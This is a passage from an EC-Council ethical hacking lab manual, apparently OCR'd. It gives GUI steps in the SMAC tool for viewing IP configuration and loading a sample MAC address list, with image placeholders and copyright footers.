


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **IPConfig** button to view the ipconfig information.




22. The **View IPConfig** window appears and displays the IP configuration details of the available network adapters. Click **Close** after analyzing the information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Click the **MAC List** button to import the MAC address list into SMAC.




24. The **MAC List** window appears; click the **Load List** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **Load MAC List** window appears; select the **Sample_MAC_Address_List.txt** file and click **Open**.

